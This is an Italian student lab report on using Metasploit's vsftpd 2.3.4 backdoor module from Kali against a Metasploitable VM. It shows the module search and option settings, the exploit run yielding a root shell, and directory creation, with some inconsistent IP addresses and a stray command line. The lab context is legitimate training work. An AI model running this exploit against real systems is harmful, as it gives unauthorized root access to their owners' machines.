

REPORT S7/L1

Obiettivo: Completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

SVOLGIMENTO

Ho configurato l'indirizzo IP della VM Metasploitable come richiesto dalla traccia (192.168.1.194/24).

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up
```


Mi sono assicurato che la VM Kali-Linux fosse nella stessa rete e ho verificato la comunicazione tra le due macchine.

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fd00::f2c6:8c65:24d1:ae5e/64 scope global dynamic noprefixroute
        valid_lft 7146sec preferred_lft 3546sec
    inet6 fe80::dc1d:514c:3a1d:89f5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.200/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::10c6/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::49f0:fa32:4344:323b/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$ payload/curl/uri/interact
normal No Unix Command, Info

(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=17.3 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=31.5 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=16.2 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=14.2 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=16.5 ms
^C
--- 192.168.1.149 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 14.225/19.149/31.511/6.263 ms
```

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can use help to view all available commands
```



```
= [ metasploit v6.4.18-dev ]
+ -- -- [ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- -- [ 1468 payloads - 47 encoders - 11 nops ]
+ -- -- [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search vsftpd
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Avvio l'exploit con il comando *exploit*.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.176:41129 → 192.168.1.149:6200) at 2025-01-22 13:36:22
-0500
```

Ottenuto l'accesso utilizzo il comando *mkdir /test_metasploit* per creare una cartella all'interno della macchina.

```
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```